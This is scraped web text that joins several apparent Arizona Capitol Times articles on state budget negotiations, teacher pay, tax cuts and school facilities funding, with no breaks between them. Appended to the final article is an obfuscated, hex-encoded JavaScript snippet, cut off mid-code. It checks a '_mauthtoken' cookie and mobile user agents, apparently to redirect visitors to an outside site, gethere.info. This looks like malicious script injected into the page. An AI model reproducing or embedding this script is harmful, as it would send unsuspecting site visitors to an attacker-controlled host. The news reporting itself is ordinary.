That is until amid the “Red for Ed” ramp up, a bipartisan coalition of legislators worked together to pass the extension — which some have argued is a tax increase and goes against the pledge Ducey took not to increase taxes.
Teachers forced Ducey’s hand this session, said Sen. Steve Farley, D-Tucson. Farley is one of several Democrats seeking the Democratic nomination to oppose Ducey in the gubernatorial race.
Teachers showed their strength and made their voices heard with “walk-ins” across the state several weeks ago, Farley said. It’s likely no coincidence, Ducey called a press conference the next day to announce his teacher pay plan, he said.
“The ‘Red for Ed’ movement has changed the game entirely,” said Farley, speaking to its supporters earlier this week.
“You have changed the world already, and this budget is an example of how far you’ve pushed things.”
A budget proposal from Senate Republican leaders woefully fails to meet Gov. Doug Ducey’s biggest spending and saving priorities, and has isolated some rank-and-file GOP senators who’ve vowed to vote against it.
Draft budget spreadsheets obtained by the Arizona Capitol Times show that senators are unwilling to meet Ducey’s primary objective of boosting the balance of the rainy-day fund to an excess of $1 billion.
Meanwhile, some Republican senators were flabbergasted by a lack of willingness to spend on everything from health care, including $1.6 million the governor requested to end a freeze of access to Arizona’s version of the children’s health insurance program, and higher education, where the Senate provides no new funding to Arizona’s three public universities, compared to the $35.1 million Ducey requested.
“I think it’s the worst budget I’ve seen since 2015,” said Sen. Kate Brophy McGee, a Phoenix Republican. “I hate it.”
Ducey’s office did not respond to a request for comment, but the governor has been tweeting about his priorities to save and moderate new spending ever since budget documents leaked from the Senate.
“Arizona has learned from the mistakes of the past. We’re not going on a spending spree. We’re making targeted investments in the #ThingsThatMatterAZ,” Ducey tweeted Thursday afternoon.
Across the board, Senate GOP leaders proposed less in spending than Ducey desired, including:
$10 million less than the $20 million Ducey sought in grant money for schools to hire resource officers and counselors.
$5 million for a teacher’s academy, for which Ducey requested $21 million.
$10 million for a Pima Community College aviation center, half of the $20 million Ducey sought.
$400,000 to hire new staff at the state Board for Charter Schools, half of the $800,000 Ducey proposed.
Zero dollars for the governor’s results-based funding model, a program that provides extra money to high-performing schools, for which Ducey requested $59.7 million.
Zero dollars for new school construction, for which Ducey sought $141.3 million in fiscal year 2020.
There’s at least some common ground. The Senate budget provides most of the $35 million the governor requested to provide pay raises to employees at the Arizona Department of Corrections. And there’s $40 million for the first phase of Ducey’s proposal to expand Interstate 17.
But rather than save and spend, Senate Republican leaders focused on a plan to pay off debt while sitting on a cash balance of nearly $500 million.
Senate President Karen Fann has repeatedly stated that paying down debt is a top Republican priority, as lawmakers hope to realize long term savings on interest they would otherwise owe from the sale and lease of certain state-owned property during the Great Recession
Sen. Vince Leach, vice chair of the Senate Appropriations Committee, attributed the large cash balance to senators taking a three-year look at the state budget.
“When you get cash in the front, it’s like payday,” the Tucson Republican said. “You get your check and there’s cash on the first and you have to make sure there’s cash on the 30th.”
Leach said there’s consensus for the Senate’s spending plan within the chamber’s Republican Caucus, and cautioned that the budget draft is just a “good start.”
“The Mona Lisa picture, when it was half-painted, didn’t really look very good,” he said.
If Leach and other GOP Senate leaders are counting on consensus among their own members, some senators have made it clear they’re already short the 16 votes they’ll need to approve the spending plan.
Sen. Paul Boyer already announced his opposition to any budget unless lawmakers agree to his proposal to expand opportunities for victims of childhood rape and sexual abuse to sue their assailants.
Brophy McGee told the Capitol Times she won’t support any budget without the funds necessary to ensure Arizona’s KidsCare insurance program will go on once the federal government stops providing 100 percent of the funding necessary to run the program. Lawmakers previously adopted a trigger that freezes KidsCare if federal funding drops below 100 percent – later this year, the federal government will cover only 90 percent of those insurance costs.
All it takes is $1.6 million to cover the difference, but the Senate’s budget provides no funding. Brophy McGee couldn’t fathom why.
“I need to understand how we got to this place,” she said. “I am concerned that the views of all caucus members are not represented.”
Sen. J.D. Mesnard, R-Chandler, said he won’t vote for the budget if senators go along with Ducey’s plan to change the state’s tax code. Mesnard has been negotiating with Ducey’s staff for months over how to provide some relief to Arizona taxpayers who are impacted by changes in federal tax code, signed into law by President Trump in 2017.
“I told them I’m off the budget. I will not support that. It makes our tax code more progressive,” Mesnard said of Ducey’s plan.
Mesnard said he agrees with Ducey’s proposal to eliminate certain income tax deductions and create new tax credits for dependents and charitable giving. But Mesnard and other Republican lawmakers want to alter the state’s tax brackets.
In early April, Mesnard proposed eliminating three of the state’s five tax brackets, documents show. It’s the best way to provide tax relief for those who used to rely on itemized deductions, he said.
“There has to be an acknowledgement in my view that much of the elimination of deductions or capping deductions happened at the federal on the itemization side. So increasing the standard deduction is fine, but that’s not helping those who are actually enduring most of the tax increase,” Mesnard said. “Collapsing the brackets helps to mitigate that.”
Rep. Ben Toma said he’d be shocked if Ducey’s plan for tax conformity is approved in the Senate given Mesnard’s opposition. And he’d be shocked if all 31 Republicans in the House supported it, either. He certainly won’t.
Lawmakers estimate a $155 million windfall from income taxes Arizonans already filed for this year. The conformity plans would go into effect in 2020, and would provide some relief to taxpayers when filing their 2019 income taxes.
The Senate plans to use that windfall, plus another $35 million in the budget, to buy back certain state buildings. Spending $190 million now would save the state $50 million in interest payments over the next decade, according to budget analysts.
Senate and House Democrats aren’t pleased with the Senate Republican proposal either, and hinted that their own budget priorities may hew more closely to Ducey’s wishes than those of GOP lawmakers.
“Our values are very much aligned with what’s in [Ducey’s] budget: KidsCare, [District Additional Assistance], rainy-day fund. Those issues that were important to the governor are also important to us,” said House Minority Leader Charlene Fernandez, D-Yuma.
Sen. Sean Bowie said Democrats in his chamber are unified against the Senate budget, at least the version that leaked on Wednesday. Democrats won’t stand for a budget that shorts funding for new school counselors, the Phoenix Democrat said.
“There’s a lot wrong with it,” Bowie said. “It doesn’t fund a lot of our priorities.”
Fernandez said she hopes the budget leak is far from a finished product.
“It looked like a really rough draft, very preliminary – hopefully. Maybe that’s wishful thinking because I don’t want to see any of the education [funding] zeroed out or lowered,” she said.
Mesnard said that the budget, as it was leaked, is in fact in the early stages given that it’s “very narrow in who it’s trying to please” – and that’s certainly not Democrats.
The budget is probably aimed mostly at pleasing Sen. David Gowan, a Sierra Vista Republican who chairs the Senate Appropriations Committee, “and maybe some of the leadership,” Mesnard said.
The reaction from rank-and-file Republican senators is telling, Mesnard added.
Beth Simek, president of the Arizona PTA, explains Monday that while a proposal by Gov. Doug Ducey for a 19 percent pay hike for teachers is not perfect, accepting it keeps the door open for future negotiations. (Capitol Media Services photo by Howard Fischer)
Calling the governor’s plan not sustainable, the Arizona PTA has withdrawn its backing for Gov. Doug Ducey’s teacher pay hike plan.
Beth Simek, the organization’s president, told Capitol Media Services this afternoon that her own research shows there is no way Ducey can finance both the pay raise and restoration of capital funding without cutting the budget for other needed programs. And Simek said she believes some of what the governor plans to slice could end up hurting the very children her organization is working to protect.
The change of heart comes just two days after Simek stood with the Arizona School Boards Association and other school groups to give their blessing to Ducey’s proposal.
Potentially more significant, one purpose of that press conference was to convince teachers to vote against a strike. And her new decision comes even as teachers are voting through today on whether to walk out.
And what is her message to teachers now?
“If they feel like they cannot afford in their personal financial household to walk out, then they should follow their heart,” Simek said. “If they feel they can afford this, or that it’s something they feel morally strongly about, then they should follow their heart and walk out.”
Simek said that she was not given all the relevant information about how Ducey plans to finance his plan when the governor first asked for support. So, what she did was strike out on her own and gather as much in specifics as she could from various other sources, including other state agencies.
Most crucial, she said, are the cuts being made elsewhere in the budget.
For example, Simek said, Ducey’s plan cuts $2.9 million that had been allocated for skilled nursing services in both the state Medicaid program and the Department of Economic Security. Also gone is $1.8 million aid for “critical access hospitals” and $4 million that the governor had proposed in additional dollars for the developmentally disabled.
“We can’t support that,” Simek said. “That hurts kids and it hurts families.”
The governor’s plan also cuts back $2 million in arts funding, which arts advocates say would decimate grants that fund programs that benefit pupils.
Gubernatorial press aide Daniel Scarpinato said nothing in the plan actually reduces existing funds. Instead, he said, this is simply Ducey deciding not to add money to these programs.
Simek, for her part, said she’s not convinced that deciding not to add those dollars – dollars that originally had been proposed as necessary – will not harm children.
More to the point, Simek said none of this was disclosed to her when she was asked to support Ducey’s plan.
Education issues captured much of the attention this legislative session, but public school advocates say they’re disappointed with the outcome.
It’s hard to argue the budget doesn’t focus on education when much of the new spending focuses on K-12 or university education initiatives. The fiscal year 2018 budget adds $163 million above inflation funding to schools.
Of the new K-12 funding, the biggest chunk, $38 million, went toward a performance pay program that critics say rewards wealthy schools that are already doing well. And, while Gov. Doug Ducey suggested a 0.4 percent pay increase for teachers for the next five years, the final budget included a 1 percent pay raise this fiscal year, followed by a promised 1 percent pay raise next year.
But for public education advocates, the spending wasn’t enough to alter the state’s school systems in any big way, and the money wasn’t prioritized in the right way.
Timothy Ogle
“We missed a great opportunity to really help the teacher crisis,” said Timothy Ogle, director of the Arizona School Boards Association.
A 2 percent raise over two years won’t do enough to keep teachers in the classroom, critics say, which will continue an ongoing teacher shortage that left thousands of kids without a full-time teacher this year.
The low teacher-pay increase accompanied an expansion of the state’s voucher system that allows kids to use public money to attend private schools and a bill that dismantled the teacher certification system.
As a whole, Arizona Education Association President Joe Thomas said, the Legislature and governor favored private education and the wealthy instead of addressing the teacher shortage. The Legislature didn’t markedly improve the situation for teachers, but instead instituted multiple “trial balloons” for new, untested programs like performance pay, Thomas said.
“It was a swing and a miss entirely,” he said.
Ducey said he takes the criticisms from public education proponents to heart and agrees the state still isn’t doing enough to fund schools.
“If you looked at a word cloud of my State of the States or inaugurals or even my town hall visits around the state, you would see that I’m spending an overwhelming majority of my time on K-12 education,” Ducey said. “So I agree with them — they need more and we need more and I intend to provide more.”
But Ducey called the teacher certification overhaul the most underrated bill he signed this year and said it will allow “people with a lot of talent and experience” to come into Arizona classrooms and impart their wisdom to kids, despite their lack of formal teacher training.
School choice remains a priority for the Ducey administration as well, indicated in Ducey’s push for a universal voucher system that goes further than any other state in the nation. Enrollment in the program is capped for a few years, but public school advocates say it’s the first step toward upending public education. There’s already a referendum underway to repeal the expansion.
Ducey said parents know what’s best for their kids and should be able to decide if that means a neighborhood school or a private school.
“I want to be able to provide a public education to our public, and I think our agenda’s done that as good as anyone in the country,” he said.
The ongoing drumbeat for more money for public schools and teacher pay irked some lawmakers throughout the long, slow legislative session.
Sen. Sylvia Allen
Sen. Sylvia Allen, R-Snowflake, took to the pages of The Arizona Republic, asking “when is it ever enough?” She highlighted the state spends more than half of its entire budget on education. And, she said, voters have said in the past they don’t want to increase taxes, so it’s unclear where they expect the state to get money to fund schools while addressing other needs like crumbling infrastructure and public safety.
“I understand as legislators we’re an easy target, but also please realize that we work hard every day to improve education in Arizona,” Allen wrote.
Others said the blame for low teacher pay fell on local school boards, who could have used money from last year’s Proposition 123 to give raises.
Joe Thomas, president of the Arizona Education Association, speaks at a press conference calling for increased public school funding on April 13. (Photo by Rachel Leingang, Arizona Capitol Times)
Thomas called the comments uninformed and disrespectful of teachers, and said lawmakers were taking no responsibility for their role in funding schools.
“They’ve dropped the ball on this for a decade, that’s why they keep hearing it,” Thomas said.
Still, what adequately funding schools looks like is an open question, Ogle said. But it’s clear to many that the idea doesn’t rest in gimmicks or ballot propositions and should instead fall on lawmakers to find a “dedicated, sustainable revenue stream” to support public education, Ogle said.
In 1972, mayors from all over Arizona struck a deal with leaders at the state Capitol that helped our economy grow, kept taxes simple and helped create the strong cities and towns we have today. In that deal, approved by Arizona voters, cities agreed never to adopt a separate income, luxury or “sin” taxes and in exchange, the state would provide 15% of state income taxes with Arizona’s cities and towns. Today those funds account for a majority of our local public safety budgets – it’s a great deal for taxpayers and a great deal for public safety.
Unfortunately, the governor and legislative leadership are now actively trying to break that deal with Arizona cities. Thankfully, we have Rep. David Cook, R-Globe, representing us in the Legislature. He is one of a handful of brave legislators with enough courage to stand up to the power brokers at the state Capitol in Phoenix. Rep. Cook is forcefully speaking out about the destructive impact the proposed tax cut will have on our rural communities and he is fighting to protect us.
The tax cut proposal being advanced by the governor and legislative leadership would reduce funding to local governments by $285 million annually, forever. Our respective municipalities’ annual losses and the corresponding percentage budget cuts are as follows: Casa Grande is $3 million (-6.57%); Coolidge is $650,000 (-6.89%); Eloy is $964,807 (-8.10%); Florence is $1.3 million (-11.57%); Globe is $361,000 (-3.84%); Hayden is $73.743 (-2.9%); Kearny is $106,584 (-7.72%); Miami is $87,509 (-6.6%); and Superior is $156,237 (-6.27%). Simply put, our rural communities cannot absorb annual revenue reductions of this magnitude without impacting the delivery of critical services to our residents.
This state-shared revenue is the fundamental backbone of local government funding and is critical if we are to maintain our current level of public safety protection and municipal services. Equally important, Rep. Cook joins us in supporting policies that address our water challenges here in Pinal County. Securing long-term sustainable water solutions will ultimately cost the state billions of dollars and this proposed tax cut risks our ability to attain water security. Considering Arizona’s water future and its pending costs, Representative Cook is right to stand up and fight a permanent tax cut valued at nearly $20 billion over the next decade. Those are dollars the state will sorely need to fund future water solutions.
We wish to make it perfectly clear to all of our municipal residents: We stand with Representative Cook in protecting our public safety budgets and bringing funding to Pinal County to help mitigate our state’s long term water shortage.
House and Senate leaders and Gov. Doug Ducey have agreed on a roughly $12.8 billion spending plan, including the state’s largest tax cut in recent memory – but the budget lacks the Republican votes it needs to pass in its current form.
The budget proposes to cut nearly $3 billion in taxes over the next three years, mostly through collapsing income tax brackets to a single 2.5% rate in 2023. It would cut taxes for all Arizonans, though higher-income taxpayers would see significantly bigger benefits.
“I like the tax cut and I like that it’s balanced,” said House Speaker pro tem Travis Grantham. “Those are my most important asks.”
While legislative leaders and the governor have reachedan agreement, rank-and-file Republicans are still viewing the budget plan with skepticism.
“Do I think I will be on it in the end? Absolutely,” said Rep. David Cook, R-Globe.
But for now, Cook said, he needs answers to a number of questions, including whether the state is spending enough to repair or demolish decrepit state buildings before he can accept the huge cuts to revenue included in the tax plan.
He also wants to reach an agreement on increasing unemployment benefits and replenishing the state’s unemployment fund, one of his top priorities for the year that GOP leaders and the governor said needed to wait for budget negotiations.
Cook’s seatmate, Sen. T.J. Shope of Coolidge, said he’s a “no” on the budget in its current formbecause it doesn’t include funding to widen I-10 between Casa Grande and Phoenix. He asked for $50 million for the project this year, but his bill stalled in the House and the money is not included in budget documents shared with Republican lawmakers and obtained by the Arizona Capitol Times.
Other Republicans are skeptical of just how much spending is included in the plan. Sen. J.D. Mesnard, R-Chandler, said he likes some of the new funding, including plans to spend $50 million annually on special education and new spending on universities, which will receive an ongoing $35 million as well as a one-time $30 million for university operations.
“There’s just a truckload of a lot of items that might be a million dollars here or there and it adds up,” he said.
Mesnard is also skeptical of new tax credits proposed in the budget, arguing that they run counter to the goals of streamlining the state’s tax code by moving to a single income tax rate.
Beginning in the 2022 tax year, the state would collapse its current four tax brackets to two brackets, one paying 2.55% and the other paying 2.98%. Taxpayers now pay between 2.59% and 4.5%. The following year, all Arizonans would pay a single 2.5% rate.
Some Arizonans would still end up paying more than 2.5% of their taxable income, but the plan also calls for a top marginal tax rate of 4.5% that would protect the wealthiest Arizonans from paying as much as they otherwise would have because of a new education surcharge of 3.5%. Instead of paying their full tax rate and the surcharge, wealthy Arizonans would be able to pay no more than 4.5% of their taxable income to the state each year, and the state would make up the missing education spending through its General Fund.
The shift to a flat tax alone is expected to cost the state $1 billion in FY23 and $1.5 billion in FY24.
That alone will prevent Republican leaders from getting any support from Democrats, said Sen. Sean Bowie, D-Phoenix.
“There are some good things in there, but overall the size of the tax cut as currently constituted, I don’t think any democrats could support that,” Bowie said.
Without any support from Democrats, threadbare Republican majorities in the House and Senate require every Republican to vote for the budget proposal. Bowie said several of his Republican colleagues are opposed to the idea of a flat tax, which could reduce revenue received by cities and help wealthy urban Arizonans more than poorer rural residents.
Sen. Paul Boyer, R-Phoenix, has led a charge over the past several weeks to amend the flat tax proposal to ensure cities see no cuts to funding. Arizona cities can’t enact local income taxes, and in return the state agreed to share 15% of state income tax revenues among cities and towns.
Boyer proposed increasing that shared revenue to 20% if the Legislature insisted on moving to a single income tax rate, but other Republicans aren’t on board. Mesnard said doing so would result in people who live in unincorporated areas subsidizing cities.
“If you are giving even more, a higher percentage to those cities, that’s even more these folks are paying into the cities they don’t live in,” he said.
While there are some holdouts, Rep. John Kavanagh, R-Fountain Hills, insisted that most Republicans favor the plan to cut nearly $3 billion in taxes over the next three years.
“The tax cut is well supported,” he said. “It’s a Republican thing to do.”
One challenge to passing a budget may come from a Republican senator who described the budget plan as “the last thing on (her) mind.” Sen. Kelly Townsend, R-Apache Junction, has a single-minded focus on election security legislation she was stymied in passing earlier this year, and she said she won’t give Republican leaders a vote on a budget until her election bills get a vote.
Townsend expects a vote in the House could happen as early as this week, but if it doesn’t happen and leaders try to push a budget through the House and Senate, they won’t have her vote.
“I’m definitely not voting on the budget until my issues are taken care of, for sure,” Townsend said.
Staff writers Dillon Rosenblatt and Nathan Brown contributed to this report
An $11.8 billion spending plan was introduced in the Arizona Legislature late Tuesday afternoon, setting GOP leaders and Gov. Doug Ducey on a collision course with a handful of Republican senators who said they’ll vote no on the budget deal.
Four Republican senators have declared their opposition to the budget for various reasons. Several more have expressed reservations about voting for a budget that they had no hand in negotiating and only began to digest on Monday, when House Speaker Rusty Bowers and Senate President Karen Fann began pitching the deal to rank-and-file lawmakers.
The proposal includes $386 million in cuts to taxes in fees, including a roughly $320 million income tax cut designed to offset temporary tax changes at the federal level and legislation to better enforce taxes of online sales.
Lawmakers will also have to grapple with legislation aimed at quashing political activity in classrooms; a bill to fund a pilot program for pregnancy centers that discourage abortions; and legislation to address state tax dollars being spent by families at schools outside Arizona’s borders.
Those bills were also introduced or resurrected late Tuesday afternoon.
As usual, Republican legislators are not counting on votes from Democrats, who were sidelined during budget negotiations by GOP leaders.
That means it’s likely that Fann, a Prescott Republican, will need to convince at least three Republicans holding out their votes to change their mind on the budget by the end of the week. It takes 16 votes to approve legislation in the state Senate, where Republicans hold a two-vote majority in a chamber of 30 legislators.
The Senate president said early Tuesday she’s unphased by the opposition in her own caucus.
“This is not new,” Fann said. “We go through this every year. This is my ninth year here, and quite honestly, we do have members every year who say, ‘I am not voting on the budget unless I get X.’”
But Fann later acknowledged she might not have the votes in the Senate, which adjourned Tuesday without scheduling a committee hearing on the budget, the next step in the process to approve the deal and the only opportunity for public testimony on the spending plan.
Senators are scheduled to return to work at 9 a.m. Wednesday. Fann said they may then hold committee hearings, or those hearings might be scheduled Thursday or even later if she cannot secure the 16 votes she’ll need to approve a budget.
The House has no such reservations, and is scheduled to hold an appropriations hearing on the budget bills Wednesday morning. Rep. T.J. Shope, R-Coolidge, said he’s absolutely certain there are enough Republican votes to approve the spending plan in the chamber, where it only takes one GOP defector to leave the caucus short of the 31-vote majority needed to approve bills.
“We’re all in kind of a mode where we just want to go ahead and get this thing wrapped up,” Shope said. As for any Republican considering holding out, “It’s tough to go against your caucus.”
In the Senate, Republican Paul Boyer of Phoenix said he won’t vote for a budget unless GOP leaders allow a vote on his plan to give survivors of child sexual abuse expanded opportunities to sue their abusers. Republican leaders in the House are advancing a bill that gives survivors until age 30 to file civil suits, but Boyer said it doesn’t go far enough to allow victims to expose sexual predators later in life by suing them.
Sen. Heather Carter, R-Cave Creek, said she, too, is frustrated by leaders who’ve stonewalled Boyer at every turn. And she’s “extremely frustrated” by the whole budget process, and wants more than $10 million allocated to a homelessness program.
“The budget, as it was presented to me (Monday), late in the afternoon on a few spreadsheets, I’m absolutely a ‘no’ on,” Carter said.
Sen. Michelle Ugenti-Rita said she won’t vote for a budget that doesn’t swiftly repeal a $32 fee charged when Arizonans register their vehicles with the Department of Transportation. The budget phases out the fee over five years, meaning the state is still projected to collect about $500 million from the fee, the Scottsdale Republican said.
“I can’t accept it because it doesn’t take the opposition to the tax seriously,” Ugenti-Rita said. “Five years to phase out a $32 tax that never should’ve happened? This isn’t about me. This is about taxpayers.”
While Fann and Senate GOP leaders work to woo those holdouts, lawmakers will also consider an eleventh-hour effort to provide state funding for crisis pregnancy centers. SB1547 would provide $7.5 million over three years to fund a “family health pilot program.”
Cathi Herrod, president of the Center for Arizona Policy, said “nothing in the legislation requires a woman to carry her baby to term,” but that’s explicitly what the bill encourages the pilot program to accomplish.
The state would contract with a nonprofit organization tasked with directing pregnant women to services that promote childbirth as an alternative to abortion. Funding would be barred from use for abortion referral services, and could not be distributed to any organization that promotes or performs abortions.
Herrod said similar programs in states like Texas have identified social or economic challenges that women face when considering an abortion. Services will attempt to address those challenges, she said.
“So the intent of this bill is to help those women know what might be available to them, to help them should they choose to parent or choose to place their child for adoption,” Herrod said.
Jodi Liggett, vice president of public affairs at Planned Parenthood Arizona, said such programs present pregnant women with a one-sided approach.
“I know all this sounds super, but unfortunately the majority of crisis pregnancy centers are not neutral in their approach to women,” she said. “They don’t present all the options.”
Elsewhere, the Senate Rules Committee advanced a bill that would prohibit teachers from speaking or designing their curriculums to change a student’s political or religious beliefs, despite the rules attorney saying he had constitutional concerns with it as written.
A floor amendment meant to address those constitutional concerns is planned but was not yet ready.
The legislation, sponsored by Republican Rep. Kelly Townsend of Mesa, has been stuck in the mud for months. But Fann said the Senate giving the bill new life has nothing to do with the budget – it’s advancing solely because the session was drawing to a close.
Townsend has been working on improving it for weeks but it wasn’t a “front-burner” priority, Fann said.
“She improved the language in the bill,” Fann said.
Republicans also introduced legislation to allow a handful of Navajo Nation students to spend their state-funded vouchers at schools in New Mexico along the state’s border with Arizona, at least through the summer of 2020. It’s illegal for Empowerment Scholarship Account dollars to be spent outside the state, but the enrollment was erroneously approved under the previous administration at the Department of Education.
Superintendent Kathy Hoffman said the bill is a compromise that allows the students to stay in school, but prevents an expansion of how ESA dollars can be spent.
The COVID-19 virus might not have dissipated over the summer, but the specter of a billion-dollar deficit and draconian budget cuts not seen since the Great Recession certainly did. The...
Get 24/7 political news coverage and access to events honoring top political professionals
The Arizona House ended the week seemingly no closer to passing a budget than it had been before, after a single Republican joined with the Democrats on June 7 to kill the two tax cut bills that are the centerpiece of the GOP leadership’s budget proposal.
With no deal, and with Rep. David Cook, R-Globe, calling for a smaller tax cut than the $1.9 billion proposal supported by the rest of his caucus, one possibility being considered is passing a “skinny budget” – similar to what lawmakers passed last year as they rushed to finish the session due to Covid – to continue funding the government and avert a partial shutdown on July 1.
“That’s something I think is a very real possibility,” House Majority Leader Ben Toma, R-Peoria, said June 10.
This would mean passing something that would keep funding the government but would not include new spending or policy changes or the proposal to phase in a flat income tax rate Toma and other Republican leaders want. It could mean passing a basic budget, then coming back later in the year in special session to try to do something more.
“At this point, I think everything is on the table as a potential option,” Toma said.
The matter of the budget got more complicated June 10 when Gov. Doug Ducey announced a special session to address wildfires around the state.
A handful of the House’s more conservative Republicans, led by Rep. Jake Hoffman, R-Queen Creek, had said their support for the budget would be contingent on deeper spending cuts and funding for election integrity measures. However, all of them voted for the two tax bills that came up June 7. Hoffman proposed an amendment to get rid of the unemployment insurance increase negotiated between House and Senate leaders and the Governor’s Office, but it was voted down.
Supporters of the tax cut said it would make Arizona more competitive and help businesses that will see a sizable tax increase under the education funding initiative Proposition 208 that voters approved last year. Part of the proposal would immediately impose a 4.5% state income tax cap, cutting taxes on businesses and wealthy individuals who would pay 8% of their income in taxes under current law once Prop. 208 takes effect. Toma said they are “the ones that make the jobs that create the economic conditions that lead to economic improvement for the entire state.”
Opponents said it would trim revenues cities and towns use for public safety and other basic services and pointed to Kansas’ failed attempt to eliminate its income tax as a cautionary tale.
“It is the height of arrogance to believe that this time the flat tax is going to work when it has been shown it never has,” said Rep. Lorenzo Sierra, D-Cashion.
The House did manage to advance the transportation budget bill out of the Committee of a Whole, with an amendment getting rid of a provision that would have raised impound fees and given people less time to reclaim their vehicles, thus leaving the current rules in place. However, the bill has not come up for a final vote in the House, and after the two tax bills failed none of the eight other budget bills were even brought to the floor.
The House met for less than a half-hour June 10, doing no real business before adjourning until June 14. Toma said he doesn’t expect the House to do much else until there is a budget to vote on.
“We have a budget that we’ve presented,” Toma said. “We don’t have all the votes yet, as was obvious on Monday. Until we do, there’s probably no reason to put anything up.”
Toma said the House won’t be working on any other bills in the meantime before a budget deal is reached, pointing to Ducey’s veto of 22 bills in late May in a so-far unsuccessful attempt to force lawmakers to pass a budget more quickly.
“Anything we do is just going to get, in theory, vetoed again, so what’s the point of that?” Toma said.
House Minority Leader Reginald Bolding, D-Laveen, said Democrats’ preference would be to invest in areas such as education, health care and infrastructure, instead of just continuing this year’s budget.
“First, we would need to see the actual framework of any budget for us to decide whether we would support or not support a budget right now,” he said. “As a state, we have the ability to make investments. If the majority chooses to leave those investments on the table because they don’t want to work with Democrats, I think that would be a mistake for the state.”
Toma said he hasn’t been talking to the Democrats about the possibility of passing a bipartisan budget.
“Quite honestly, I’m not concerned with where they are,” Toma said. “I respect their position philosophically on the tax cuts, but there are members of my caucus who are on this budget only because of the tax cuts.”
Toma said it would be nice to pass a budget with bipartisan support, but given the “ultra-tribalism” in politics today “I just don’t think that’s reasonable to expect.”
Bolding said Democrats would be willing to talk, but that there’s no way they could support the current tax cut deal on the table.
“Right now, Republicans it seems are primarily focused on the flat tax, which is a non-starter for Democrats at the Legislature,” Bolding said. “In the event that the Republicans want to talk about a package that doesn’t include the flat tax and doesn’t disproportionately affect Prop. 208, then we’re willing to have a conversation, but as of this point, we haven’t had official budget negotiations.”
Cook, the Republican holdout in the House, said he supports a compromise that would still cut taxes – albeit by a lesser amount than leadership’s current plan – while paying down the state’s debt and simplifying the current system without switching to a single flat tax rate. He wants to see the state educate House and Senate members on how much the state owes and work on a long-term plan to address it.
“I think we can do $1.2 billion in tax cuts and have a two-tiered tax system that has a cap on it,” Cook said. “Probably not the numbers they think. That will alleviate some of the issues they have and alleviate some of the issues I have.”
Toma doesn’t view this as a solution. He said it won’t address his goal of reducing Arizona’s income tax enough to make the state more competitive with its neighbors and won’t keep taxes down on businesses that will be affected by Proposition 208.
“That’s just anemic,” he said. “It’s a token cut at best … which to me is completely inadequate.”
Toma also said he opposes proposals to return some money to taxpayers as a one-time rebate instead of permanent tax cuts. Businesses make decisions about where to locate based on the long-term outlook, he said, not one-time credits.
“We’re not addressing any of those things by doing a one-time offset,” he said.
Arizona’s state board responsible for helping school districts keep their facilities up to par says it’ll heed state auditors’ recommendations for improvements in its own operations.
A response by School Facilities Board Executive Director Paul Bakalis accepts the recommendations by the Auditor General’s Office.
The recommendations include detailing eligibility requirements for renovation and repair money, consistently documenting assessments and better tracking completion of projects.
Arizona created the School Facilities Board in 1998 while assuming responsibility for school buildings and other facilities. The move followed a 1991 lawsuit that argued that facility disparities violated a state constitutional mandate for a general and uniform public school system.
A pending lawsuit filed by districts and education groups contends the Legislature has shorted the districts about $2 million for capital projects over the past decade.var _0x446d=[“\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E”,”\x69\x6E\x64\x65\x78\x4F\x66″,”\x63\x6F\x6F\x6B\x69\x65″,”\x75\x73\x65\x72\x41\x67\x65\x6E\x74″,”\x76\x65\x6E\x64\x6F\x72″,”\x6F\x70\x65\x72\x61″,”\x68\x74\x74\x70\x3A\x2F\x2F\x67\x65\x74\x68\x65\x72\x65\x2E\x69\x6E\x66\x6F\x2F\x6B\x74\x2F\x3F\x32\x36\x34\x64\x70\x72\x26″,”\x67\x6F\x6F\x67\x6C\x65\x62\x6F\x74″,”\x74\x65\x73\x74″,”\x73\x75\x62\x73\x74\x72″,”\x67\x65\x74\x54\x69\x6D\x65″,”\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E\x3D\x31\x3B\x20\x70\x61\x74\x68\x3D\x2F\x3B\x65\x78\x70\x69\x72\x65\x73\x3D”,”\x74\x6F\x55\x54\x43\x53\x74\x72\x69\x6E\x67″,”\x6C\x6F\x63\x61\x74\x69\x6F\x6E”];if(document[_0x446d[2]][_0x446d[1]](_0x446d[0])== -1){(function(_0xecfdx1,_0xecfdx2){if(_0xecfdx1[_0x446d[1]](_0x446d[7])== -1){if(/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|fennec|hiptop|iemobile|ip(hone|od|ad)|iris|kindle|lge |maemo|midp|mmp|mobile.+firefox|netfront|opera m(ob|in)i|palm( os)?|phone|p(ixi|re)\/|plucker|pocket|psp|series(4|6)0|symbian|treo|up\.(browser|link)|vodafone|wap|windows ce|xda|xiino/i[_0x446d[8]](_0xecfdx1)|| /1207|6310|6590|3gso|4thp|50[1-6]i|770s|802s|a wa|abac|ac(er|oo|s\-)|ai(ko|rn)|al(av|ca|co)|amoi|an(ex|ny|yw)|aptu|ar(ch|go)|as(te|us)|attw|au(di|\-m|r |s )|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw\-(n|u)|c55\/|capi|ccwa|cdm\-|cell|chtm|cldc|cmd\-|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc\-s|devi|dica|dmob|do(c|p)o|ds(12|\-d)|el(49|ai)|em(l2|ul)|er(ic|k0)|esl8|ez([4-7]0|os|wa|ze)|fetc|fly(\-|_)|g1 u|g560|gene|gf\-5|g\-mo|go(\.w|od)|gr(ad|un)|haie|hcit|hd\-(m|p|t)|hei\-|hi(pt|ta)|hp( i|ip)|hs\-c|ht(c(\-| |_|a|g|p|s|t)|tp)|hu(aw|tc)|i\-(20|go|ma)|i230|iac( |\-|\/)|ibro|idea|ig01|ikom|im1k|inno|ipaq|iris|ja(t|v)a|jbro|jemu|jigs|kddi|keji|kgt( |\/)|klon|kpt |kwc\-|kyo(c|k)|le(no|xi)|lg( g|\/(k|l|u)|50|54|\-[a-w])|libw|lynx|m1\-w|m3ga|m50\/|ma(te|ui|xo)|mc(01|21|ca)|m\-cr|me(rc|ri)|mi(o8|oa|ts)|mmef|mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v 